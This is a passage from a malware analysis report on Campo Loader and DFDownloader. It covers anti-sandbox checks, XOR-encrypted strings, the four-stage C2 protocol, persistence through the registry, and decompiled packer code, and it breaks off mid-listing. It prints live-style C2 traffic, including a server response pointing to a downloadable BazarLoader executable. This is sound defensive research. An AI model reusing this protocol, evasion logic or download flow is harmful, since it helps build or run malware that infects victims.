Not Japan	noise1[.]xyz	176.111.174[.]60

The origin and function of the Openfield server

“Openfield” is the name given by the Cryptolaemus Team (@Cryptolaemus1), an international security research team, to identify this server.

> #Trickbot gtag mon88 https://t.co/D3U5S10zJQ
> This /campo/x/x actor is some sort of distro as a service group that loves to do these 1 or 2 letter subdirectories like that. We have started to call them #openfield or #campoloader because they always have the same structure.
>
> — Cryptolaemus (@Cryptolaemus1) February 27, 2021

The name comes from the fact that the directory listing feature of the web server has been enabled, and the contents could be viewed (commonly referred to as “open directory”). In our research, we confirmed that the list of contents on the Openfield server had been viewable. However, this setting has been modified.(shown in Figure17)




Figure17. Directory listing of the Openfield server

The Openfield server also has a login panel. As shown in Figure17 (left), the Openfield server may have functions related to sending mail, since the names “smtp” and “mails” are used in the directory.(Figure18)




Figure18. The login panel of the Openfield server

Features of the DFDownloader malware

DFDownloader is the second stage malware that is downloaded and executed by Campo Loader. This malware is a downloader and is responsible for downloading and executing the next stage of malware. In addition to downloading and executing, it also has the ability to persist and update itself, making it more feature-rich than Campo Loader. In addition, DFDownloader has embedded version information, and since it is frequently upgraded, it is

expected to be used continuously in the future. In the following sections, we will explain the operation of DFDownloader. As we will explain later, we have confirmed that some overseas cases do not use DFDownloader.

Anti-Sandbox Function

DFDownloader has an anti-sandbox feature: DFDownloader will first check the total amount of memory on your system, and if it is less than 4 GiB, it will kill the process. There are also several loops in the sleep function, and these functions may prevent the process from running properly in a sandboxed environment.(Figure19)

Figure19. Memory checking

Encryption

As shown in Figure20, DFDownloader keeps the string to be used encrypted with XOR. These strings contain information about C2 and the functions to be used. The XOR routines for decrypting these strings are also used when decrypting the response from the server.

```
push    ebp
mov     ebp, esp
sub     esp, 18h
push    15h             ; int
push    offset String   ; "VM9C247W6JCNPPY7IY4UI"
push    offset a2TZs9e8RWl3 ; "2\"T\"[ZS9E8&=?</R;wL,3"
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
imul    edx, ecx, 0
mov     dword_436180[edx], eax
push    11h             ; int
push    offset aUjvbkmlfrzkzb9 ; "UJVBKMLFRZKZB928F"
push    offset unk_434094 ; int
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
shl     ecx, 0
mov     dword_436180[ecx], eax
push    13h             ; int
push    offset aVtbslmitz9p4gb ; "VTBSLMITZ9P4GB2WHAC"
push    offset a221O9wUy089 ; "2;/2%#:1(O9W.,Uy089"
call    sub_433940
add     esp, 0Ch
mov     edx, 4
shl     edx, 1
mov     dword_436180[edx], eax
push    10h             ; int
push    offset aNbsrwqpt2xnp68 ; "NBSRWQPT2XNP68DD"
push    offset unk_4340E4 ; int
call    sub_433940
add     esp, 0Ch
mov     ecx, 4
imul    edx, ecx, 3
mov     dword_436180[edx], eax
push    46h             ; int
```

Figure20. Example of XOR strings

Communication flow

The communication flow by DFDownloader is shown in the figure below. There are four types of data formats that DFDownloader uses when it communicates with the C2 server.




Figure 21: Communication flow of DFDownloader

① Communication of SYS identifiers

DFDownloader sends the information collected by the first infected host using the POST method (see the figure below). The information sent at this time is encoded in Base64, and contains identifiers and other information.

```
POST / HTTP/1.1
Host: domainsupply.xyz
Pragma: no-cache
Content-Length: 96

U11TfHwxMHx8MTc3NjN8fERFU0tUT1AtQUFCU1ZINzE3NjA2MjI5Mj18fHR1c3R8fDY0fHwxLjI4cnx8MHx8NzU0NTM5Mg==
```

SYS||10||17763||DESKTOP-AABSVH71760622929||test||64||1.28r||0||7545392

Figure22. First communication example (SYS identifier)
The details of the information sent to the server are shown in the table below. For these requests, the server usually returns a response with the HTTP status code “200 OK”.

Table2 The details of the sending data

Value samples	Description
SYS	Identifier
10	OS Major Version
17763	OS Build Number
DESKTOP-AABSVH71760622929	Computername and Volume serial number
test	Username

64	OS-bit number
1.28r	DFDownloader version number
0	0 or 1
7545391	N/A

②Communication with BIN identifier

The second communication using the BIN identifier (see the figure below).




Figure23. Second traffic example (BIN identifier)

When you receive a response from the server, DFDownloader decrypts the response with XOR and checks if the first byte starts with “MZ” (the magic number of the PE file). If it is a PE file, it saves the received data as a file, and then registers the value in the registry using the path of the created file (as shown below).




Figure 24. Example of registry values

This registration in the registry will cause the DFDownloader to run when the user logs on to the terminal, this means persistence of the infection. We have confirmed that this communication causes the DFDownloader to be updated. When this happens, it saves new files, rewrites the registry values, and deletes old files and directories.

③Communication with PNG Identifier

The third communication using the PNG identifier.




Figure25. Third communication example (PNG identifier)

Depending on the value received from the server in this communication, the process branches as shown in the table below. Some parts of the branching process are still under development, and it is expected that additional functions will be added in future versions.

Table 3 Commands

Value	Description
0x31	Save and execute the file (DLL or EXE) to be retrieved in the following communication; the function name can be specified in the case of DLL
0x32	Save and execute the file (DLL) to be acquired in the following communication. In this case, the DFDownloader process exits after execution.
0x33	unimplemented
0x34	unimplemented

④Communication with the BN identifier

Finally, the communication using the BN identifier (see the figure below). In this communication, depending on the result of communication ③, the payload to be executed in each branch is obtained from the server. As mentioned earlier, the payload to be obtained is a DLL file or an EXE file.




Figure 26. Fourth communication example (BN identifier)

Then, a new process is created by the CreateProcessA function; if it is an EXE file, it is executed as is; if it is a DLL file, rundll32.exe is used. Since loop processing is implemented in this malware, even if this couldn't get the expected response from the server, the communication in ③ and ④ will occur again and again. (The communication interval is not constant.)

Consideration of follow-up malwares

At the time of writing (April 2021), we have not been able to confirm any follow-up payloads. However, similar cases have been reported overseas, and we assume that infections by this campaign may spread in Japan like these cases in the future. Also, before the use of Campo Loader and DFDownloader, we have seen attack campaigns by the same attacker group, so it is not difficult to guess the attack trend. In this section, we will discuss the malware that can be infected based on overseas cases and past cases.

The following figure shows the malware that may be infected subsequently based on similar cases so far. There have been cases where the Campo Loader has been infected with the malware shown in the blue box in the figure below, and we think that this infection may progress in the same way from the DFDownloader.




Figure27. Consideration of infection step of follow-up malwares
As you can see, various types of impact can be expected depending on the type of malware, such as information theft, remote access, and ransomware.

Previous attacks on Japan using Campo Loader

We have observed cases of Ursnif and Zloader infection [3] before this attack campaign In Japan. In this case, the Openfield server was used, but not the Campo Loader or DFDownloader. It is possible that this attack campaign may also infect Ursnif and Zloader like past cases.

> [3] 「2020/10/14(火) 添付ファイル付不審メール「【お振込口座変更のご連絡】」（ZLoader）の調査」, bomb_blog, 2020/10/28
> https://bomccss.hatenablog.jp/entry/2020/10/28/125630

The other cases of using Campo Loader except Japan

There are several reported cases of the use of Campo Loader. In these cases, the URL returned as a response to the Campo Loader is malware.

Another similar case except Japan is an attack campaign called “Bazar Call”. In this campaign, users call a contact listed in an email, which leads them to a link in a document file that leads to infection. [4]

This campaign also uses the Campo Loader, which is dropped from the document file as in this attack campaign, runs and accesses the Openfield server to download and execute the BazarLoader (Figure 28).

```
POST /campo/jl/jl7 HTTP/1.1
Host: keep2.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 16 Apr 2021 21:23:43 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hu9f61oa7harudv56cg20mcm0ur4e8kf; expires=Fri, 16-Apr-2021 23:23:43 GMT;
Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 39
Content-Type: text/plain;charset=UTF-8

http://keep2.xyz/uploads/files/suka.exe
```

Figure 28. Example of communication to get the BazarLoader in the BazarCall campaign. (Source: https://www.malware-traffic-analysis.net/2021/04/16/index2.html)

[4] BazarCall malware uses malicious call centers to infect victims https://www.bleepingcomputer.com/news/security/bazarcall-malware-uses-malicious-call-centers-to-infect-victims/

In other cases, there have been reports of Trickbot and Phobos Ransomware infections from the older Campo Loader; these cases were reported around September-October 2020, but the malware is still active, so we have to be careful.

- [5]「Deep Analysis – The EKING Variant of Phobos Ransomware」, Fortinet, 2020/10/13 https://www.fortinet.com/blog/threat-research/deep-analysis-the-eking-variant-of-phobos-ransomware
- [6] 「TRICKBOT AND EMOTET DELIVERY THROUGH WORD MACRO」, Morphisec, 2020/9/16 https://blog.morphisec.com/trickbot-emotet-delivery-through-word-macro

Relevance to other campaigns

This section explains the relevance to other campaigns that were discovered during the research process.

Relevance to the BazarCall campaign

As an example, the fake input form displayed when opening the document file used in the April 9 attack on Japan is almost the same as a fake input form mentioned in the report [7] released by Sophos on April 15. (Figure29, and 30)

> [7] “BazarLoader deploys a pair of novel spam vectors”, Sophos, 2021/04/15
> https://news.sophos.com/en-us/2021/04/15/bazarloader/




Figure29. Fake input form shown in the April 9 attack campaign for Japan.




Figure 30. Fake input form mentioned in the report published by Sophos.
(Source : https://news.sophos.com/en-us/2021/04/15/bazarloader/)

Furthermore, the behavior of the document files used in the series of attacks for Japan is almost the same as well (Figure31 and 32).

Figure 31. Process tree of the document file in the April 9 attack campaign against Japan.




Figure32. Process tree mentioned in the report published by Sophos.
(Source : https://news.sophos.com/en-us/2021/04/15/bazarloader/)

Similarity of packers

There are multiple variations of the packer used in Campo Loader and DFDownloader, and some of the packers are similar to those used in Trickbot and BazarLoader.

The figure below shows part of the code of the packer used in Campo Loader and DFDownloader (1.28r). The packer uses the CryptoAPI to encrypt the malware itself, with the CryptImportKey function importing the RSA2 key and CryptEncrypt processing the data in RC4 cipher.

```
local_28 = 0;
BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0);
if (((BVar1 != 0) ||
    (BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,8), BVar1 != 0)) ||
   (BVar1 = CryptAcquireContextW(&local_28,(LPCWSTR)0x0,(LPCWSTR)0x0,1,0xf0000000), BVar1 != 0)) {
  local_24 = 0;
  BVar1 = CryptImportKey(local_28,&DAT_6ab0304c,0x134,0,0,&local_24);
  if (BVar1 != 0) {
    iVar2 = 0;
    while (iVar2 < param_2) {
      (&DAT_6ab0300c)[iVar2] = *(undefined *)((in_EAX + param_2 + -1) - iVar2);
      iVar2 = iVar2 + 1;
    }
    (&DAT_6ab0300c)[param_2] = 0;
    while (param_2 + 1 < 0x3e) {
      (&DAT_6ab0300d)[param_2] = 1;
      param_2 = param_2 + 1;
    }
    local_20[0] = 0;
    BVar1 = CryptImportKey(local_28,&DAT_6ab03000,0x4c,local_24,0,local_20);
    if (BVar1 != 0) {
      uVar3 = CryptEncrypt(local_20[0],0,1,0,param_1,param_3,*param_3);
      return uVar3 & 0xffffff00 | (uint)(uVar3 != 0);
    }
  }
}
return 0;
```

Figure 33. Example of Campo Loader's packer

```
local_28 = 0;
iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,0);
if (((iVar2 != 0) || (iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,8), iVar2 != 0)) ||
   (iVar2 = (*CryptAcquireContextW)(&local_28,0,0,1,0xf0000000), iVar2 != 0)) {
  local_24 = 0;
  iVar2 = (*CryptImportKey)(local_28,&__ZL27PrivateKeyWithExponentOfOne,0x134,0,0,&local_24);
  if (iVar2 != 0) {
    iVar2 = 0;
    while (iVar2 < param_2) {
      (&DAT_6ad0304c)[iVar2] = *(undefined *)((in_EAX + param_2 + -2) - iVar2);
      iVar2 = iVar2 + 1;
    }
    (&DAT_6ad0304b)[param_2] = 0;
    while (param_2 + 1 < 0x3e) {
      (&DAT_6ad0304d)[param_2] = 1;
